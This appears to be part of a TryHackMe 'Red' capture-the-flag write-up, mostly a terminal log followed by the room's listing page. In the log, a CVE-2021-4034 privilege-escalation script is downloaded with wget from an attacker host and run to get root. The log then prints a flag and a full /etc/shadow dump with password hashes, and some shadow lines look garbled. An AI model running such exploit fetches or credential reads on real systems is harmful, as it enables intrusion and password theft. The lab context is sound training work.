wget -c http://10.17.44.152:8000/CVE-2021-4034.py
--2023-07-17 09:21:00-- http://10.17.44.152:8000/CVE-2021-4034.py
Connecting to 10.17.44.152:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3268 (3.2K) [text/x-python]
Saving to: 'CVE-2021-4034.py'

0K ... 100% 3.04M=0.001s

2023-07-17 09:21:01 (3.04 MB/s) - 'CVE-2021-4034.py' saved [3268/3268]

red@red:/tmp$ python3 CVE-2021-4034.py
python3 CVE-2021-4034.py
id
uid=0(root) gid=1001(red) groups=1001(red)
cat /root/flag3
THM{Go0d_Gam3_Blu3_GG}
█
```

THM{Go0d\_Gam3\_Blu3\_GG}

```
cat /etc/shadow
root:$6$UOVHBYFDzdwI2p1g$vu3yeAN8uBeiibQbM3f8ijWuLsoEe.uuSjMUv8Y2K2KcAUpoVINYp1pL
gv4J5N/3bGVegml57cAGDZ1yKx9cY0:19217:0:99999:7:::
daemon*:19046:0:99999:7:::
bin*:19046:0:99999:7:::
sys*:19046:0:99999:7:::
sync*:19046:0:99999:7:::
games*:19046:0:99999:7:::
man*:19046:0:99999:7:::
lp*:19046:0:99999:7:::
mail*:19046:0:99999:7:::
news*:19046:0:99999:7:::
uucp*:19046:0:99999:7:::
proxy*:19046:0:99999:7:::
www-data*:19046:0:99999:7:::
backup*:19046:0:99999:7:::
list*:19046:0:99999:7:::
irc*:19046:0:99999:7:::
gnats*:19046:0:99999:7:::
nobody*:19046:0:99999:7:::
systemd-network*:19046:0:99999:7:::
systemd-resolve*:19046:0:99999:7:::
systemd-timesync*:19046:0:99999:7:::
messagebus*:19046:0:99999:7:::
syslog*:19046:0:99999:7:::
_apt*:19046:0:99999:7:::
```



```
tss:*:19046:0:99999:7:::
uuid:*:19046:0:99999:7:::
tcpdump:*:19046:0:99999:7:::
landscape:*:19046:0:99999:7:::
pollinate:*:19046:0:99999:7:::
usbmux:*:19217:0:99999:7:::
sshd:*:19217:0:99999:7:::
systemd-coredump:!!:19217:.....:
blue:$6$Rv9WN31PMJzrpa5C$1ZbcoxD..JnsJgL3xwJK6VzGcvyaU.eszUzqSK2CBMoUfTwxs5SRwsiI
tWTKpcoMtrIsdcbofWgIF0i0Oc0G...:19555:0:99999:7:::
lxd:!:19217:.....:
red:$6$9N2RSdHqESRVzXne$9ZbaIFsBgC726dRaR3R/RBG/PxTCXLulc26Uxz34b7nmiiLT2VeMFL9rE
vSdxFw4EZuxyw1ewxld0hYtsD4fM0:19218:0:99999:7:::
```

TryHackMe Dashboard Learn Compete Other Access Machines 23 Go Premium

# Red

A classic battle for the ages.

10 10  
1110  
0101 01  
01 010

Start AttackBox Help

Chart Scoreboard Discuss Writeups More

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 1502 users are in here and this room is 8 days old.

Created by [tryhackme](#) and [hadrian3689](#)

100%

Task 1 What are the flags?